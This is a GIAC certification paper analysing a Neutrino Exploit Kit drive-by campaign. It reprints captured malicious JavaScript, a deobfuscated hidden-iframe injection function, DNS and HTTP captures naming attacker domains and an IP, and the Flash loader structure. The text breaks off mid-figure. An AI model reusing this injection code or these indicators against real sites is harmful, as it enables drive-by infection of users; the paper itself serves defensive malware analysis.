Neutrino Exploit Kit
Analysis and Threat Indicators

GIAC (GCIA) Gold Certification

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Abstract

Exploit Kits are powerful and modular digital weapons that deliver malware in an automated fashion to the endpoint. Exploit Kits take advantage of client side vulnerabilities. These threats are not new and have been around for the past 10 years at least. Nonetheless, they evolved and are now more sophisticated than ever. The malware authors behind them enforce sophisticated capabilities that evade detection, thwart analysis and deliver reliable exploits. These properties make detection and analysis difficult. This paper demonstrates a set of tools and techniques to perform analysis of the Neutrino Exploit Kit. The primary goal is to grow security expertise and awareness about these types of threats. Those empowered to defend users and corporations should not only study these threats, they must also be deeply involved in their analysis.

1. Introduction

Exploit Kits are powerful and modular weapons that deliver malware in an automated fashion to the endpoint by taking advantage of client side vulnerabilities (De Maio et all, 2014). These threats are not new and have been around at least for the past 10 years or so (CERT –UK 2015). Nonetheless, they have evolved and are now more sophisticated than ever (Stock, B., Livshits, B., & Zorn, B. 2015).

Exploit Kits in their basic sense introduce malicious code onto a web server allowing an attacker to turn the web server into a mechanism to deliver malicious code (Wang, G., Stokes, J. W., Herley, C., & Felstead, D. 2006). This attack vector is known as watering hole attack (Messier, R. 2015). In recent years these multistage weaponized malware kits have become sophisticated weapons resulting in profitable business for the attackers involved (B. Eshete, et al 2015). Malware authors behind Exploit Kits enforce sophisticated capabilities that evade detection, thwart analysis and deliver reliable exploits (K. 2014, August 31).

This paper outlines the steps taken and the different techniques and tools used to analyze in detail an exploit kit known as ‘Neutrino’ (K. 2013, March 7).

2. Neutrino EK Framework

The following analysis focus is on a drive-by-download campaign observed and researched in January 2016. It leverages the Neutrino Exploit Kit to infect systems and drop Crypto Wall malware. The diagram below illustrates the many different components of the Neutrino Exploit Kit and how they interact together.




Figure 1 – Neutrino EK Framework

1. User browses to the compromised web server.
2. Web server contacts the backend infrastructure in order perform various checks and generates malicious JavaScript code. Checks include verification of the victim IP address and its Geo-location. Furthermore, within the malicious JavaScript code, there are new domain names and URLs that are generated dynamically by the backend.
3. The browser processes and decodes the malicious JS. In the observed infection, the malicious JavaScript checks the browser version; if it matches the desired version, it stores a cookie and processes an HTML <iframe> tag.
4. The <iframe> tag triggers the browser to perform a request to another URL that leads to the Neutrino Exploit Kit landing page.

5. The landing page is usually hosted on a randomly generated host using DGA - generated in step 2 - which needs to be resolved via DNS. The authoritative domain to answer these domains is under the control of the threat actor. The answers received by the DNS server have a time to live (TTL) of only a few seconds. The domains are usually registered on freely available country code top-level domains (ccTLD).
6. The victim computer then arrives in the Exploit Kit landing page, which in turn delivers a small HTML page with an object tag defined in its body. This object tag directs the browser to load Adobe Flash Player and then use it to play the SWF file specified in the URL. In case the victim does not have Adobe Flash player installed, the browser is instructed to download it.
7. The browser as instructed by the object tag downloads the malicious Flash file.
8. The Flash Player plays the obfuscated and encrypted SWF file and exploits trigger based on available vulnerabilities. The Flash file contains exploits for CVE-2013-2551, CVE-2014-6332, CVE-2015-2419 affecting Internet Explorer and CVE-2014-0569, CVE-2015-7645 affecting Adobe Flash Player - Details in the Appendix A.
9. Shellcode executes in case the exploit is successful and then the malware downloads, decrypts and launches. In this case the dropped malware is Crypto Wall – Details about the shell code are in the Appendix B and about the dropped malware in the Appendix C

Besides, Neutrino threat actors have been abusing the registration of free domains registered inside the country code top level domains (ccTLD) such as .top, .pw, .xyz, .ml, .space and others (John, M., & Deepen, D. 2015). Landing pages have been pointing to different IP addresses. The IP addresses observed in this campaign are in the Appendix D.

3. Analysis

Due to the complex nature of Exploit Kits, in order to perform analyses one needs to utilize a combination of both dynamic and static analysis techniques. The setup used to catch and dissect the Neutrino Exploit kit is an enhanced version of the setup described by Luis Rocha - the author of this paper - on his blog post '*Dynamic Malware Analysis with REMnux*' (Rocha, L. 2015, January 13).

3.1. JavaScript

The widespread install base of JavaScript allows malware authors to produce malicious web code that runs in every browser and operating system version. Due to its flexibility, the malware authors can be very creative when obfuscating the code within the page content. In addition, due to the control the threat actors have over the compromised sites, they utilize advanced scripting techniques that can generate polymorphic code. This polymorphic code allows the JavaScript to be slightly different each time the user visits the compromised site. This technique is a challenge for both security analysts and security controls.

The infection starts with the victim browsing to a compromised website. The compromised website replies with a HTTP response similar to the figure 2. Inside the HTTP response, blended with the page content, there is malicious JavaScript code combined with HTML tags. The Neutrino Exploit Kit backend dynamically generates the JavaScript code, which contains multiple layers of obfuscation and encoding.


From an analysis perspective, the goal here is to understand the result of the obfuscated JavaScript. To be able to perform this analysis one needs to have a script debugger and a script interpreter.

There are good JavaScript interpreters like SpiderMonkey or Google Chrome v8 that can help in this task. SpiderMonkey is a standalone command line JavaScript interpreter released by the Mozilla Foundation (SpiderMonkey). Google Chrome v8 is an open source JavaScript engine and an alternative to SpiderMonkey (Introduction Chrome V8).

In this particular case, the JavaScript contains dependencies of HTML components. Because of this, it is necessary to use a tool that can interpret both HTML and JavaScript. One tool option is JSDetox created by Sven Taute (JSDetox). JSDetox allows us to statically analyze and deobfuscate JavaScript.

Another great Java Script debugger suite is Microsoft Internet Explorer Developer Tools, which includes both a debugger for JavaScript and VBScript (IETool). This tool allows the user to set breakpoints. In this case by stepping through the code using the Microsoft IE Developer tool and watching the content of the different variables, the deobfuscation can be easily done. Another option is to use Visual Studio client side script debugging functionality in conjunction with Internet Explorer.

In this case, the Microsoft Internet Explorer Developer was used and by analyzing the deobfuscation loop, stepping over the lines of code, inserting breakpoints in key lines and watching the different variables, the real code is revealed. After several layers of obfuscation, the confusing code results in a JavaScript function that stores a cookie and makes the browser processes a HTML <iframe> tag as shown in figure 2.



```
HTTP/1.1 200 OK
Date: Sun, 03 Jan 2016 18:05:24 GMT
Server: Apache/2.4.16 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
X-Powered-By: PHP/5.4.43
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<style>.bjzpfxhjpmbzf { position: absolute; top: -1226px; left: -1082px}</style>
<div id="rmyrapfrte" class="bjzpfxhjpmbzf">dubSkBQJoPrXe</div>
<div id="sbpxvkwiaofbci" class="bjzpfxhjpmbzf">asau aq elapbjbl b vdb efdecc; aaatd hbmbybfbnerbk
akb ndebcaeaqaqc we s c rblca c! kchcf bfcjczcz. dhcvel d pekete udrescmeedbd fd rdfdvdnekeqejd -
bc abd
dgeiac
dbcab
er doe
abaqcg
excebf
esdmbg
- lcfa
byepcz
d xaoa hc abtcl a karasejcx c bcebubbcedbe s dj ddcr cmeladbnce btahbk dbesdjddcrcmefdjefce
bsbdbxbfcjdnd kdma gcgbd e u eodvdg</div>
<script>
var gyxksfjiqpdbkv=(122850334+412188321>72405916?"\x66\x72\x6f":"fm");
var reugjmjqvvkk=(1000891346+962902014>129256500?"tr":"\x64");
var dtnunxmposw=(1688085002>1785558091?"\x6f":"\x64");
```

```
function anonymous() {
var date = new Date(new Date().getTime() + 60*60*24*7*1000);
document.cookie = "PHP_SESSION_PHP=363; path=/; expires="+date.toUTCString();
document.cookie = "_PHP_SESSION_PHP=233; path=/; expires="+date.toUTCString();
document.write('<style>.rperdxzxkhtxmx{position:absolute;top:-905px;width:300px;height:300px;}</
style><div class="rperdxzxkhtxmx">
<iframe src="http://wfmfldq.nonetib.top/term/player-27656254" width="250" height="250"></
iframe></div>');
}
```


Response from the WebSite contains heavilly obfuscated JavaScript Code
After several layers of obfuscation and confusing code the result is a Cookie and an IFRAME

Figure 2 - HTTP reply from compromised website

The line of code that contains the <iframe> tag is instrumental in the infection chain. This line of code will instruct the browser to make a request to the URL /term/player-27656254 that is hosted in the server wfmfldq.nonetip.top. This is the server hosting the Neutrino Exploit landing page for this particular infection.

The "wfmfldq.nonetip.top" server name is generated using a domain generation algorithm (DGA). To reach out to the server the operating system performs a DNS query in order to finds its IP address. The name server (NS) who is authoritative for the domain nonetip.top gives the DNS response. These NS servers are under the control of the threat actor. In this particular case, the answer comes from ns1.nonetip.top domain. The answer received by the DNS server has a very short time to live (TTL). This means that the domain is only available for of a few seconds, which makes the blocking and analysis much more difficult.

Noteworthy is the fact that for each new request to the compromised site there is a new domain and URL generated dynamically by the Exploit Kit. This is a clever technique and is possible to accomplish by abusing the registration of freely available country code top level domains (ccTLD) (Biasini, N. 2016, March 1). Due to this mechanism, it is much more challenging to build defenses that block these sites. Figure 2 shows the DNS answer received from the DGA name server with a TTL of 5 seconds.




```
⊞ Frame 1589: 95 bytes on wire (760 bits), 95 bytes captured (760 bits)
⊞ Ethernet II, Src: Vmware_e1:8d:5e (00:50:56:e1:8d:5e), Dst: Vmware_84:ea:27 (00:0c:29:84:ea:27)
⊞ Internet Protocol Version 4, Src: 192.168.26.2 (192.168.26.2), Dst: 192.168.26.128 (192.168.26.128)
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 40737 (40737)
⊟ Domain Name System (response)
    [Request In: 1146]
    [Time: 1.564804000 seconds]
    Transaction ID: 0xc2ba
  ⊞ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊞ wfmfldq.nonetib.top: type A, class IN
  ⊟ Answers
    ⊟ wfmfldq.nonetib.top: type A, class IN, addr 45.32.238.202
        Name: wfmfldq.nonetib.top
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 5 seconds
        Data length: 4
        Addr: 45.32.238.202 (45.32.238.202)
```

DNS Reply from the Authoritative server of the malicious DGA domain contains a TTL of 5 seconds

Figure 3 - DNS Reply with short TTL

Then the victim lands in the Exploit Kit landing page that in turn delivers a small HTML page with an object tag defined in its body. This object tag directs the browser to load the Adobe Flash Player which is then used to play the SWF file from the URL specified in the "src=" field. This object tag takes advantage of the bi-directionality between JavaScript and Flash using the AS3 ExternalInterface API call (White, A 2009).

For each new victim request there is a different landing URL. Figure 4 shows the HTTP request and response of the Neutrino Exploit kit landing page.




```
GET /term/player-27656254 HTTP/1.1
Accept: image/jpeg, application/x           ation, image/gif, application/
xaml+xml, image/pjpeg, applicatio           , */*
Referer: http://my-pes.net/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0;           Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;           )729)
Accept-Encoding: gzip, deflate
Host: wfmfldq.nonetib.top
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 04 Jan 2016 21:07:59 GMT
Content-Type: text/html
Connection: keep-alive
Content-Length: 1071

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://
www.w3.org/TR/html4/loose.dtd">
<html>
<body>
<script>
  var zqquvjg = 896786;
  var iglyhoskthcocst = 694455;
  var fwtfmkzitgfdxn = 373594;
  var rxfbrmefpwzh = 646667;
  var nhrzrrhkxnnv = 54204;
  var nobsqtf = 786883;
  var qxchlousgujxcuvqi = 650222;
  var vfuxykqd = 207305;
  var wmadypyqvsatvuplcgci = 59448;
</script>
<object id="ufsmbaj" width="341" classid="clsid:d27cdb6e-ae6d-11cf-96b8-
444553540000" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/
flash/swflash.cab#version=10,1,52,0" height="688">
    <param name="movie" value="/extraordinary/consideration-10686515"/>
    <param value="#ffffff" name="bgcolor"/>
    <param value="always" name="allowScriptAccess"/>
    <embed align="middle" play="true" type="application/x-shockwave-flash"
width="341" src="/extraordinary/consideration-10686515" height="688"
name="ufsmbaj" allowScriptAccess="sameDomain" pluginspage="http://
www.macromedia.com/go/getflashplayer" quality="high" loop="false"/>
</object>

</body>
</html>
```

Request to the Neutrino EK landing page
Landing page hosted on DGA domain's using freely available country code top level domains (ccTLD)
This object tag directs the browser to load Adobe Flash Player and then use it to play the SWF file specified in the URL
The malicious Flash file will be download from this URL

Figure 4 - HTTP Request and Response from the Neutrino EK landing page

The browser then downloads the malicious Flash file from the specified URL as instructed by the object tag as shown in figure 4. In case the victim does not has Adobe Flash installed, this object instructs the browser to download the latest version of Adobe Flash. Then a HTTP request is made to the URL http// wfmfldq.nonetip.top /extraordinary/consideration-10686515. The HTTP answer is of content type x-shockwave-flash and the data downloaded starts with CWS (characters 'C','W','S' or bytes 0x43, 0x57, 0x53). This is the signature for a compressed Flash file.



```
GET /extraordinary/consideration-10686515 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://wfmfldq.nonetib.top/term/player-27656254
x-flash-version: 20,0,0,270
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: wfmfldq.nonetib.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 04 Jan 2016 21:08:00 GMT
Content-Type: application/x-shockwave-flash
Transfer-Encoding: chunked
Connection: keep-alive

1f6a
CWS.....x..}u\....fYXd....gqw....]..b......S....]iK]....Q...L`.m..
{..~.L&7..s..d.l2id052..C].*...ScO.>
.?&c.B..3.w.a.m....]_.S:$'..eX2. o.D.=W.zCw.2........N...bw.
$o.*....W/2?...g.....=g.'....X..{..G.O...w;.{........)...<.?
5...Y.R.T........1.6h.....Vm.....dfn3\t..[....._w..ot.|......."[.r7\.}|...#...t._.><.
{..e.R.....mrm....Q.......K.M.l`/....vl.n.......;z...:g...`..Y..Z.K.ZK.j..
(.z.......s;...y..d>g.9..w]........!.'.../.n\...)........&..Z.\&.....C..i
g...M..yTs.K..O...S.~C..+.W...6.O..4.W.e......[.F.Q..hzy...k..6.,.).o?
w.}....Vn...L}.b...Dn_.}...k...;....,_..9...
..O.....}%.r...F...8.......`....w^...{^..$_...xxqU......R$..2$..+.s.
.K.s....,...J
.j.Js
```

Figure 5 - Flash file inside the HTTP response.

Then the Flash file is processed. The next section covers the dissection of the Flash file.

3.2. First Stage Flash Analysis and Unpacking

Adobe Flash as a technology is very powerful and provides interface behavior and rich content for the Web. Due to its presence in every modern endpoint and available across different browsers and content displayers it makes it an attractive target for malware authors (Caselden, D., Souffrant, C., & Jiang, G. 2015). In 2015, the security industry saw an uptick of Adobe Flash vulnerabilities. Comparing the number of disclosed vulnerabilities in 2014 with the year of 2015 there was an increase of approximately 400%.

Adobe Flash supports the scripting language known as ActionScript. The ActionScript is interpreted by the Adobe ActionScript Virtual Machine (AVM). Current Flash versions support two different versions of the ActionScript scripting language. The Action Script (AS2) and the ActionScript 3 (AS3) that are interpreted by different

AVM's. The AS3 appeared in 2006 with Adobe Flash player 9 and uses AVM2. The creation of a Flash file consists in compiling ActionScript code into byte code and then packaging that byte code into a SWF container (Van Overveldt, T., Kruegel, C., & Vigna, G. 2012). The combination of the complex SWF file format and the powerful AS3 makes Adobe Flash an attractive attack surface (Wressnegger, C., Yamaguchi, F., Arp, D., & Rieck, K. 2015). For example, SWF files contain containers called tag's that could be used to store ActionScript code or data. This is an ideal place for exploit writers and malware authors to conceal their intentions and to use it as vehicle for launching attacks against client slide vulnerabilities. Furthermore, both AS2 and AS3 have the capability to load SWF embedded files at runtime that are stored inside tags using the loadMovie and Loader class respectively (Systems, A.). AS3 even goes further by allowing referencing objects from one SWF to another SWF (Systems, A. 2011, September 15). As stated by Wressnegger et al., this allows sophisticated capabilities that can leverage encrypted payloads, polymorphism and runtime packers (Wressnegger, C., Yamaguchi, F., Arp, D., & Rieck, K. 2015). All these properties combined make detection of malicious Flash files a difficult problem to solve.

The observed Neutrino Exploit Kit landing page delivers an Adobe Flash file. In order to understand the inner workings of Neutrino, one needs to analyze the Flash file. The appendix A contains the details about the different files analyzed.

The analysis and dissection of Flash SWF files is achieved using a combination of dynamic and static analysis (Oh, J. W. 2014, October 06). This approach helps us to understand the actions, behavior and inner workings of the malicious code. First, the file capabilities and functionality should be determined by looking at its metadata. The command line tool Exiftool created by Phill Harvey can display the metadata included in the analyzed file (Harvey, P.). In this case, it shows that it takes advantage of the Action Script 3.0 functionality. Information that is more comprehensive is available with the usage of the swfdump.exe tool that is part of the Adobe Flex SDK, which displays the different components of the Flash file. The output of swfdump displays that the SWF file contains the *DoABC* and *DefineBinaryData* tags. This suggests the usage of ActionScript

3.0 and binary data containing other elements that might contain malicious code executed at runtime.


Second, the dissection of the file needs to be performed. Open source tools to dissect SWF files exist such as Flare and Flasm written by Igor Kogan (Kogan, I.). Regrettably, they do not support ActionScript 3. Another option is the Adobe SWF Investigator. This tool was created by Peleus Uhley and released as open source by Adobe Labs (Uhley, P.). The tool can analyze and disassemble ActionScript 2 (AS2), ActionScript 3 (AS3) SWFs and include many other features. Unfortunately, sometimes the tool is unable to parse the SWF file in case has been packed using commercial tools like secureSWF and DoSWF (K.) (D.).

One good alternative is to use JPEXS Flash File Decompiler (FFDec). FFDec is a powerful, feature rich and open source flash decompiler built in Java and originally written by Jindra Petřík. One key feature of FFDec is that it includes an Action Script debugger that can be used to add breakpoints to allow you to step into or over the code. Another feature is that it shows the decompiled ActionScript and its respective p-code.

Malware authors behind Exploit Kits enforce sophisticated capabilities that make analysis and detection difficult. Neutrino Exploit Kit is no exception. One popular tool among Flash malware writers is secureSWF (K.). SecureSWF is a commercial product used to protect the intellectual property of different businesses that use Adobe Flash technology and want to prevent others copying it. Malware authors take advantage of this and use it for their own purposes. This tool can enforce different protections to the code level in order to defeat the decompiler (V. D., A. I., & D. V. 2015). Some of the features include control flow obfuscation, statement level randomization, code wrapping using branches, adding junk code and obfuscation of integer data. In addition to the different protections done to the code logic, secureSWF can perform literal strings encryption using RC4 or AES. Finally, it can be used to wrap an encrypted SWF inside another SWF file using the encrypted loader function. The decryption occurs at runtime and the decrypted file is loaded into memory.

Opening the SWF file using FFDec and observing its structure using Action Script one can deduce that the file might have been obfuscated using secureSWF. FFDec has a P-Code deobfuscation feature that can restore the control flow, remove traps and remove dead code. In addition, there is a plugin that can help rename invalid identifiers.

Figure 6 shows a snippet of the ActionScript code after it has been deobfuscated by FFDec. Following the execution of the P-Code deobfuscation tool the Action Script code can be easily understood. By reading the code, one can get insight into its behavior and inner workings.


JPEXS Free Flash Decompiler v.7.1.2 - C:\Documents and Settings\Administrator\Desktop\consideration-10686515.swf
File
Tools
Settings
Help
Open...
Save
Save as...
Save as Exe...
Reload
Close
Close all
Export to FLA
Export SWF XML
Export all parts
Export selection
Import SWF XML
Import text
Import script
Import Symbol-Class
Run (F6)
Debug (CTRL+F5)
Stop
Resources
Hex dump
Export
Start
View
Script source
Traits
Constants
Edit
(Experimental)
Select class and click a trait in Actionscript source to edit it.
Encrypted data that contains another Flash file inside
Invoke the decryption routine using key stored in _loc51_
Loader() is used to load the contents of _loc41_ into memory using loadBytes method. This is will load the second stage Flash at runtime

```
binaryData
    DefineBinaryData (1: x.g)
    DefineBinaryData (2: x.h)
    DefineBinaryData (3: x.j)
    DefineBinaryData (4: x.k)
    DefineBinaryData (5: x.m)
    DefineBinaryData (6: x.n)
    DefineBinaryData (7: x.o)
    DefineBinaryData (8: x.p)
    DefineBinaryData (9: x.s)
    DefineBinaryData (10: x.t)
    DefineBinaryData (11: x.v)
    DefineBinaryData (12: x.w)
    DefineBinaryData (13: x.y)
frames
others
scripts
    away3d
    mx
    x
    mooqowngalior
```

```
private function i(param1:Event = null) : void
private function e(param1:Event) : void
